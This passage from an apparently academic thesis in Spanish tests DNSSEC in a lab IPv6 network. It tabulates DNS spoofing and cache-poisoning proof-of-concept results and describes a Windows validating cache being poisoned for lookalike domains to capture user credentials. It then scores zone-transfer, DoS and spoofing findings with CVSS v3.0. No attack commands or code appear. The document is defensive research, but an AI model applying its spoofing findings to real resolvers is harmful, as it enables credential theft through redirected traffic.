			CLIENTE -CACHE		SI	NO	NO	NO	SI
			CLIENTE-GATEWAY		SI	SI	NO	NO	SI

Tabla 5.29 Comparación COM firmado y COM sin Firmar para el Dominio coomunicate.com

A continuación se realiza una comparación del comportamiento de la seguridad proporcionada por DNSSEC para dominios inexistentes, en particular de dominios derivados del dominio bancodk.com, del cual el servidor cache validador y el cliente validador poseen el ancla de confianza del servidor raíz.




Figura 5.35 Comparación COM Firmado y COM Sin Firmar para el Dominio baancodk.com

- En la gráfica se puede apreciar, cuando la cadena está completa el único caso en que el cliente es vulnerable, es cuando no está involucrado en el proceso de validación. A diferencia, cuando la cadena está rota en todos los casos las pruebas realizadas son exitosas, sin importar que el servidor cache-validador y el cliente-validador tengan ancla de confianza para el domino bancodk.com.

- En la tabla se observa cuando el servidor cache participa del proceso de validación, solo se presenta envenenamiento cuando la cadena está rota, en caso de que el MITM se realice entre el servidor cache y el servidor autoritario del dominio bancodk.com, esto debido a que en este caso se busca alterar la respuesta que entrega el servidor autoritario al servidor cache.

ESCENARIOS	DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA
C-F	baancodk.com	NF-I	CACHE-BANCODK	CACHE	SI	NO	SI	NO	SI
			CLIENTE -CACHE		SI	NO	SI	NO	SI
C-SF			CACHE-BANCODK	CACHE	SI	SI	NO	NO	SI
			CLIENTE -CACHE		SI	NO	NO	NO	SI
C-F	baancodk.com	NF-I	CACHE-BANCODK	CLIENTE-CACHE	NO	NO	SI	SI	NO
			CLIENTE -CACHE		NO	NO	SI	SI	NO
C-SF			CACHE-BANCODK	CLIENTE-CACHE	SI	SI	NO	NO	SI
			CLIENTE -CACHE		SI	NO	NO	NO	SI

Tabla 5.30 .Comparación COM Firmado y COM sin Firmar para el Dominio baancodk.com

Análisis de las PoC DNS Spoofing para los Dominios Firmados cuando la cadena está Firmada y el atacante está en una red externa.

Se realizan PoC de DNS Spoofing solo cuando la cadena de confianza está Firmada, con la particularidad de que el atacante y la víctima se encuentran en redes diferentes.

Se probaron específicamente casos donde el atacante está en la red externa BEBE donde se encuentra el servidor autoritario del domino raíz y en la red externa BACA donde se encuentra el servidor autoritario del domino **comunicate.com**.

Obteniendo como resultado, que si toda la cadena está firmada, solo se presenta vulnerabilidad en la seguridad proporcionada por DNSSEC cuando el proceso de validación es realizado solo por el servidor cache. De igual forma la extensión de DNSSEC protege al servidor cache validador de envenenamiento de cache.

DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA
www.comunicate.com	F	GATEWAY RED BACA - COMMUNICATE.COM	CACHE	SI	NO	SI	NO	SI
		GATEWAY RED BACA - COMMUNICATE.COM	CLIENTE-CACHE	NO	NO	SI	SI	NO
coomunicate.com	NF-I	GATEWAY RED BACA - COMMUNICATE.COM	CACHE	SI	NO	SI	NO	SI
		GATEWAY RED BACA - COMMUNICATE.COM	CLIENTE-CACHE	NO	NO	SI	SI	NO
www.comunicate.com	F	GATEWAY RED BEBE - SERVIDOR ROOT	CLIENTE	NO	NO	NO	SI	NO
		GATEWAY RED BEBE - SERVIDOR ROOT	CLENTE-CACHE	NO	NO	SI	SI	NO
coomunicate.com	NF-I	GATEWAY RED BEBE - SERVIDOR ROOT	CLIENTE	NO	NO	NO	SI	NO
		GATEWAY RED BEBE - SERVIDOR ROOT	CLENTE-CACHE	NO	NO	SI	SI	NO

Tabla 5.31 Resultados PoC Dominio Firmado comunicate.com y Dominio Inexistente coomunicate.com desde la red externa cuando la cadena está Firmada

Análisis de las PoC DNS Spoofing para los Dominios Firmados cuando la cadena está Firmada y el sistema DNS esta implementado sobre el sistema operativo Windows Centos/Debian implementado DNSSEC NSEC3

Se realizaron PoC cuando el sistema de jerarquía DNS esta implementado sobre una combinación de sistemas operativos Windows-Centos/Debian, como se puede encontrar en la vida real. Las pruebas se realizaron cuando toda la cadena de confianza está firmada con el fin de comprobar si el comportamiento de la seguridad proporcionada por DNSSEC en redes de información IPv6 es igual en los sistemas Linux que en los sistemas Windows.

Se realizaron pruebas principalmente para los dominios firmados bancodk.com y comunicate.com y los dominios inexistentes (coomunicate.com y baancodk.com) que se puedan presentar como variaciones de estos. Además de que en este escenario de prueba, el **Servidor Caché Validador** es un **Windows Server** mientras que el **Cliente Validador** es un **sistema Linux.**

DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA
comunicate.com	F	CACHE-GATEWAY	CACHE	SI	NO	SI	NO	SI
		CLIENTE-GATEWAY		SI	NO	SI	NO	SI
		CACHE-GATEWAY	CLIENTE-CACHE	NO	NO	SI	SI	NO
		CLIENTE-GATEWAY		NO	NO	SI	SI	NO
bancodk.com	F	CACHE-BANCODK	CACHE	SI	NO	SI	NO	SI
		CACHE-BANCODK	CLIENTE-CACHE	NO	NO	SI	SI	NO
coomunicate.com	F	CACHE-GATEWAY	CACHE	SI	SI	NO	NO	SI
		CLIENTE-GATEWAY		SI	SI	NO	NO	SI
		CACHE-GATEWAY	CLIENTE-CACHE	NO	SI	NO	SI	NO
		CLIENTE-GATEWAY		NO	SI	NO	SI	NO
baancodk.com	F	CACHE-BANCODK	CACHE	SI	SI	NO	NO	SI
		CACHE-BANCODK	CLIENTE-CACHE	NO	SI	NO	SI	NO

Tabla 5.32 Resultados consultas por los Dominios Firmados e Inexistentes, cuando la cadena está Firmada y el servidor DNS Validador es Windows

Se obtuvo que cuando se consulta por dominios firmados el servidor caché validador Windows tiene el mismo comportamiento que un servidor Linux. De modo que las PoC realizadas son solo exitosas cuando la validación es realizada solo por el servidor caché, debido a que el usuario queda vulnerable a DNS Spoofing por MITM. Cuando el proceso de validación es realizado por los dos validadores, no se presenta envenenamiento de caché en el servidor DNS ni el usuario es víctima de DNS Spoofing.

Sin embargo se presentó que para los dominios inexistentes a pesar de estar la cadena firmada, el servidor Windows validador acepta la información entregada por el atacante para estos dominios, a diferencia del servidor cache Linux que no acepta la respuesta entregada por el atacante en estos casos. De modo que si la validación es realizada solo por el caché, el usuario queda vulnerable a recibir la respuesta del atacante o la respuesta del servidor caché envenenado. Mientras en el caso cuando validan los dos, a pesar de que el atacante responda al cliente o que el servidor caché reenvié la información falsa, el cliente validador es capaz de validar la respuesta.

Resultado PoC de DNS Spoofing cuando la cadena de confianza DNSSEC está Firmada y el MITM se realiza entre el Servidor Caché Validador Windows Server y la Gateway de la red CAFE cuando el Cliente No Validador consulta por el Dominio inexistente coomunicate.com, y el escenario está implementado sobre el sistema operativo Windows-Centos/Debian (Red interna–Red Externa).

En la Tabla 5.33 se muestra de manera más detallada, los resultados obtenidos de la PoC de DNS Spoofing exitosas para los dominios inexistentes, cuando el Servidor Caché realizaba el proceso de validación de la respuesta DNS:

DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA
coomunicate.com	F	CACHE-GATEWAY	CACHE	SI	SI	NO	NO	SI
		CLIENTE-GATEWAY		SI	SI	NO	NO	SI
		CACHE-GATEWAY	CLIENTE-CACHE	NO	SI	NO	SI	NO
		CLIENTE-GATEWAY		NO	SI	NO	SI	NO
baancodk.com	F	CACHE-BANCODK	CACHE	SI	SI	NO	NO	SI
		CACHE-BANCODK	CLIENTE-CACHE	NO	SI	NO	SI	NO

Tabla 5.33 Resultados consultas por los Dominios Inexistentes, cuando la Cadena está Firmada y el servidor DNS Validador es Windows




Figura 5.36 PoC DNS Spoofing Cadena DNSSEC Firmada, Dominio Inexistente. Envenenamiento del Servidor Caché Windows Server

En la Figura 5.36 por las autoras, se presenta la explicación del proceso:

1. El cliente Validador realiza la consulta del dominio Inexistente **coomunicate.com** al servidor caché Windows Server de la organización.

2. Mientras el servidor caché realiza las consultas necesarias a los servidores externos DNSSEC, para saber quién es el servidor autoritario que tiene la dirección IPv6 del dominio.

3. El atacante envenena la Tabla DNS del servidor caché Validador, insertando el registro DNS falso CEFE:37.

4. De esta manera, el servidor caché validador, envía la respuesta falsa al cliente, siendo vulnerable el Servidor Caché Windows Server, permitiendo robar con éxito las credenciales de los usuarios, conectándose al sitio web falso.

En la Figura 5.37 por las autoras, se observa la evidencia del envenenamiento de la Base de Datos del Servidor caché Validador DNSSEC montado en el S.O Windows Server, cuando el cliente consulta por el dominio inexistente **coomunicate**:




Figura 5.37 Envenenamiento de la Base de datos del Servidor Caché Windows Server Validador.

5.3 FASE 3: EVALUACIÓN DE VULNERABILIDADES

5.3.1 Cálculo del nivel de criticidad de las vulnerabilidades

El Sistema de puntuación de vulnerabilidad común (CVSS, *Common Vulnerability Scoring System*), proporciona una forma de capturar las características principales de una vulnerabilidad y producir una puntuación numérica que refleje su gravedad, así como una representación textual de esa puntuación. El puntaje numérico puede traducirse en una representación cualitativa (como baja, media, alta y crítica) para ayudar a las organizaciones a evaluar y priorizar adecuadamente sus procesos de gestión de vulnerabilidad [29].

A continuación se muestra la tabla resumen del Sistema común de puntuación de vulnerabilidad CVSS v3.0, para estimar el impacto de una vulnerabilidad, el cual está compuesto por tres grupos principales de métricas: Base, Temporal y de Entorno, cada una se conforma a su vez de un conjunto de otras métricas:

GRUPO DE METRICAS	METRICA	SIGLA	VALORES POSIBLES					OBLIGATORIO
METRICAS BASE	Vector de ataque	AV	Red	Adjacente	Local	Fisica		SI
	Complejidad de ataque	AC	Bajo	Alto				SI
	Previlegios requeridos	PR	Ninguno	Bajo	Alto			SI
	Interacion de usuario	UI	Ninguno	Requerido				SI
	Alcance	S	Sin Cambio	Cambio				SI
	Confidencialidad	C	Alto	Bajo	Ninguno			SI
	Integridad	I	Alto	Bajo	Ninguno			SI
	Disponibildiad	D	Alto	Bajo	Ninguno			SI
METRICA TEMPORAL	Explotar el vencimiento del código	E	No definido	Alto	Funcional	Prueba de concepto	No probado	NO
	Nivel de remediacion	RL	No definido	No disponible	solucion Alternativa	Arreglo temporal	Solucion oficial	NO
	Informe de confianza	RC	No definido	Confirmado	Razonable	Desconocido		NO
METRICAS AMBIENTALES	Requisito de Confidencialidad	CR	No definido	Alto	Medio	Bajo		NO
	Requisito de Integridad	IR	No definido	Alto	Medio	Bajo		NO
	Requisito de Disponibildiad	DR	No definido	Alto	Medio	Bajo		NO
	Vector de ataque modificado	MAV	No definido	Red	Adjacente	Local	Fisica	NO
	Complejidad de ataque modificado	MAC	No definido	Bajo	Alto			NO
	Previlegios requeridos modificado	MPR	No definido	Ninguno	Bajo	Alto		NO
	Iteracion de usuario modificado	MUI	No definido	Ninguno	Requerido			NO
	Alcance modificado	MS	No definido	Sin Cambio	Cambio			NO
	Confidencialidad modificada	MC	Alto	Bajo	Ninguno			NO
	Integridad modificada	MI	Alto	Bajo	Ninguno			NO
	Disponibildiad Modificada	MA	Alto	Bajo	Ninguno			NO

Tabla 5.34 Sistema común de puntuación de vulnerabilidad CVSS v3.0

Para el cálculo **cuantitativo** de las diferentes métricas, se utiliza la **calculadora** de CVSS v 3, en el siguiente link https://www.first.org/cvss/calculator/3.0 , y para mayor información ver el **Anexo 4.**

Cálculo del impacto con CVSS 3.0

Primero se debe seleccionar los valores para todas las métricas base para generar el puntaje. Las métricas temporales y ambientales son opcionales, y se considera que las métricas omitidas tienen el valor No definido.

Una vez los valores de las métricas Base son asignadas por un analista, la ecuación [30], definida para calcular la puntuación, genera un valor entre **0.0** y **10.0** derivado de dos subcálculos procedentes de las métricas de Explotación e Impacto. Opcionalmente este cálculo puede ser refinado con las ecuaciones de las métricas Temporales y Ambientales, de manera que los puntajes se calculan en secuencia, de modo que el puntaje base se usa para calcular el puntaje temporal y el puntaje temporal se usa para calcular el puntaje ambiental, obteniendo así el **puntaje general** de CVSS.

Criterios cualitativos de clasificación de CVSS v.3.0:

Para asignar una correspondencia entre una escala cualitativa y un valor cuantitativo. En esta versión 3 se establece una **correspondencia cualitativa de la severidad con el valor cuantitativo de la vulnerabilidad.**

Puntuación	Severidad
0	Nula
0.1-3.9	Baja
4.0-6-9	Media
7.0-8.9	Alta
9.0-10.0	Crítica

Tabla 5.35 Puntuación CVSS y valor cualitativo (severidad).

Una vez realizados los pasos para calcular el valor cualitativo y cuantitativo de la severidad de una vulnerabilidad con CVSS, se explica cómo se realizó este cálculo en cada prueba de ejemplo, determinando los valores de cada uno de los parámetros de las métricas base, temporal y ambiental, hasta obtener el resultado final de la severidad de la vulnerabilidad, **que pueden ayudar a las organizaciones a evaluar y priorizar adecuadamente sus procesos de gestión de vulnerabilidades.**

EJEMPLO: Evaluación de vulnerabilidad con las PoC de transferencia de zona del Servidor Autoritario dns1.comunicate.com

En este ejemplo se realiza el cálculo de severidad de la vulnerabilidad con las PoC de transferencia de zona del servidor autoritario dns1.comunicate.com con soporte DNSSEC, cuando la PoC se realiza desde la red interna CAFÉ y la cadena de confianza se está firmada.

A continuación se explica cómo se determinan los valores de cada uno de los parámetros de las métricas base, temporal y ambiental:

Puntaje Base:

GRUPO DE MÉTRICAS	MÉTRICA	SIGLA	VALORES POSIBLES	PUNTAJE MÉTRICA
MÉTRICAS BASE	Vector de ataque	AV	Red	5.9
	Complejidad de ataque	AC	Alto	
	Privilegios requeridos	PR	Ninguno	
	Interacción de usuario	UI	Ninguno	
	Alcance	S	Sin Cambios	
	Confidencialidad	C	Alto	
	Integridad	I	Ninguno	
	Disponibilidad	D	Ninguno	

Tabla 5.36 Puntaje Base con la PoC AXRF

Métricas de Explotabilidad

El **vector de ataque**, toma el valor de **Red** (Networks) debido a que la transferencia de zona se realiza en desde la red interna de la organización hacia la red externa donde se encuentra el servidor autoritario del dominio comunicate.com; la **complejidad** del ataque es **alta**, porque se requiere tener cierto de grado de conocimientos para que la prueba sea exitosa; **no se requiere ningún privilegio** y **tampoco interacción con el usuario** para poder llevar a cabo la prueba.

Métricas de Impacto

El **alcance**, toma el valor de **sin cambios** porque que el componente vulnerable (servidor autoritario comunícate.com), es el único afectado por la PoC; el **impacto de confidencialidad** es **alto** debido a que se obtiene todo el archivo de zona de un dominio desde el servidor autoritario; **no hay ningún impacto** en la **integridad** porque se está copiando el archivo de zona del servidor autoritario pero no se está modificando y tampoco hay **ningún impacto** a la **disponibilidad** porque con la transferencia de zona no se está afectando la disponibilidad del servicio de DNSSEC.

Métricas Temporales

La explotación del **vencimiento del código** es **alto**, debido a que la PoC de transferencia de zona se puede realizar mediante herramientas automatizadas confiables, ampliamente disponibles y fáciles de usar; el **nivel de remediación es oficial** porque existe una **solución oficial**; el **informe de confianza** toma el valor de **confirmado** debido a que la existencia de la vulnerabilidad bajo este escenario está confirmada.

GRUPO DE MÉTRICAS	MÉTRICA	SIGLA	VALORES POSIBLES	PUNTAJE MÉTRICA
MÉTRICA TEMPORAL	Explotar el vencimiento del código	E	Alto	5.7
	Nivel de remediación	RL	Solución Oficial	
	Informe de confianza	RC	Confirmado	

Tabla 5.37 Puntaje temporal con la PoC AXRF

Métrica ambiental

El **requerimiento de confidencialidad** es **bajo** porque el servidor autoritario de dns1.comunicate.com con soporte DNSSEC, no cifra la información de los datos que envía al realizar una transferencia de zona; su **requerimiento de integridad** es **alto** porque garantiza la **integridad** y **autenticación** de los archivos que entrega al servidor secundario en el proceso de AXFR**,** esto también hace que su **requerimiento de disponibilidad** sea **alto**.

GRUPO DE MÉTRICAS	MÉTRICA	SIGLA	VALORES POSIBLES	PUNTAJE MÉTRICA
MÉTRICAS AMBIENTALES	Requisito de Confidencialidad	CR	Bajo	3.9
	Requisito de Integridad	IR	Alto	
	Requisito de Disponibilidad	DR	Alto	

Tabla 5.38 Puntaje ambiental con la PoC AXRF

Una vez asignado los valores de cada uno de los parámetros de las métricas Base, Temporal y Ambiental para esta prueba de concepto, se determina que el **valor cuantitativo de la vulnerabilidad** está representado por el siguiente puntaje como se puede apreciar en la Figura 5.38:




Figura 5.38 Cálculo Puntaje general CVSS AXFR

Puntuación	Severidad
3.9	Baja

Tabla 5.39 Puntuación CVSS AXFR

Como se obtiene una **Puntuación CVSS** de **3.9** esta corresponde a una **severidad asociada de Baja.**

EJEMPLO: Evaluación de vulnerabilidad con las PoC de DoS denegación de servicio

Se calcula el nivel de criticidad de la PoC exitosa de denegación de servicio, del servidor autoritario dns1.bancodk.com, el cual se encuentra en la red interna de la organización y soporta DNSSEC.

A continuación se explica cómo se determinan los valores de cada uno de los parámetros de las métricas base, temporal y ambiental:

Métrica Base

GRUPO DE MÉTRICAS	MÉTRICA	SIGLA	VALORES POSIBLES	PUNTAJE MÉTRICA
MÉTRICAS BASE	Vector de ataque	AV	Adyacente	6.1
	Complejidad de ataque	AC	Alto	
	Privilegios requeridos	PR	Ninguno	
	Interacción de usuario	UI	Ninguno	
	Alcance	S	Cambio	
	Confidencialidad	C	Ninguno	
	Integridad	I	Ninguno	
	Disponibilidad	D	Alto	

Tabla 5.40 Puntaje Base con la PoC DoS

Métricas de Explotabilidad

El **vector de ataque,** toma el valor de **adyacente** debido a que la prueba se realiza en la red interna de la organización, la **complejidad del ataque** es **Alta** porque que requiere que el atacante tenga una gran preparación para que la prueba contra el componente vulnerable sea exitosa, no se requiere **ningún privilegio** y tampoco se requiere **ninguna Interacción con el usuario** para llevar a cabo la prueba.

Métricas de Impacto

El **alcance**, toma el valor de **cambios** porque al explotar la vulnerabilidad afecta la disponibilidad del servicio a todos los usuarios que intenten conectarse con la aplicación del servidor, por lo tanto **tiene gran impacto en la disponibilidad del servicio**, **no se afecta** la **confidencialidad** y tampoco la **integridad**.

Métricas Temporales

La **explotación del vencimiento del código** es **alto**, debido a que la prueba de DoS se lleva a cabo por medio de una herramienta manual; el **nivel de remediación es una solución alternativa**, debido a que no existe una solución definitiva para evitar el ataque DoS, el **informe de confianza** toma el valor de **confirmado** debido a que la existencia de la vulnerabilidad bajo este escenario está confirmada.

GRUPO DE MÉTRICAS	MÉTRICA	SIGLA	VALORES POSIBLES	PUNTAJE MÉTRICA
MÉTRICA TEMPORAL	Explotar el vencimiento del código	E	Alto	6
	Nivel de remediación	RL	solución Oficial	
	Informe de confianza	RC	Confirmado	

Tabla 5.41 Puntaje temporal con la PoC DoS

Métrica Ambiental

El **requerimiento de confidencialidad** es **bajo** porque el servidor objetivo con soporte DNSSEC no cifra la información, su **requerimiento de integridad** es **alto** porque garantiza la **integridad y autenticación** en las respuestas que envía**,** y por lo tanto se espera que el servicio de DNSSEC esté **disponible**.

GRUPO DE MÉTRICAS	MÉTRICA	SIGLA	VALORES POSIBLES	PUNTAJE MÉTRICA
MÉTRICAS AMBIENTALES	Requisito de Confidencialidad	CR	Bajo	8
	Requisito de Integridad	IR	Alto	
	Requisito de Disponibilidad	DR	Alto	

Tabla 5.42 Puntaje ambiental con la PoC DoS

Una vez asignado los valores de cada uno de los parámetros de las métricas Base, Temporal y Ambiental para esta prueba de concepto, se determina que el **valor cuantitativo de la vulnerabilidad** está representado por el siguiente puntaje como se puede apreciar en la siguiente Figura 5.39:




Figura 5.39 Cálculo Puntaje general CVSS DoS

Puntuación	Severidad
8	Alta

Tabla 5.43 Puntuación CVSS DoS

Como se obtiene una **Puntuación CVSS** de **8** esta corresponde a una **severidad asociada de severidad Alta.**

EJEMPLO: Evaluación de vulnerabilidad con la PoC DNS Spoofing, Dominio Firmado y Cadena de Confianza Firmada

En este ejemplo se realiza el cálculo de la severidad con la PoC de DNS Spoofing exitosa, cuando un cliente consulta por el dominio firmado **www.comunicate.com,** el Servidor Caché tiene soporte de validación DNSSEC, y la cadena DNSSEC está Firmada.

Métrica Base

GRUPO DE MÉTRICAS	MÉTRICA	SIGLA	VALORES POSIBLES	PUNTAJE MÉTRICA
MÉTRICAS BASE	Vector de ataque	AV	Adyacente	7.1
	Complejidad de ataque	AC	Alto	
	Privilegios requeridos	PR	Ninguno	
	Interacción de usuario	UI	Requerido	
	Alcance	S	Sin Cambios	
	Confidencialidad	C	Alto	
	Integridad	I	Alto	
	Disponibilidad	D	Alto	

Tabla 5.44 Puntaje Base con la PoC DNS Spoofing, Dominio Firmado

Métricas de Explotabilidad

El **vector de ataque,** toma el valor de **adyacente** debido a que la prueba se realiza en la red interna de la organización, la **complejidad del ataque** es **Alta** porque que requiere que el atacante invierta gran cantidad de esfuerzo en la preparación o ejecución contra el componente vulnerable antes de que se pueda esperar un ataque exitoso, no se requiere **ningún privilegio** para poder ejecutar la prueba, la **Interacción del usuario** es **requerida**, ya que para el éxito de la PoC se requiere de que la víctima realice la consulta del dominio al cual se desea suplantar.

Métricas de Impacto

El **alcance**, toma el valor de **sin cambios** porque que el componente vulnerable (El cliente), es el único afectado por la PoC; el **impacto de confidencialidad** es **alto** porque con el éxito del ataque se logra capturar las credenciales de la víctima (usuario y contraseña); el **impacto de la integridad** toma el valor **alto**, porque la respuesta de la consulta del dominio realizada por el cliente, fue **modificada** por la dirección IPv6 del atacante; finalmente el **impacto de la disponibilidad** es **alto** debido a que se pierde la disponibilidad en la respuesta del servicio ofrecido por DNSSEC (autenticación e integridad).

Métricas Temporales

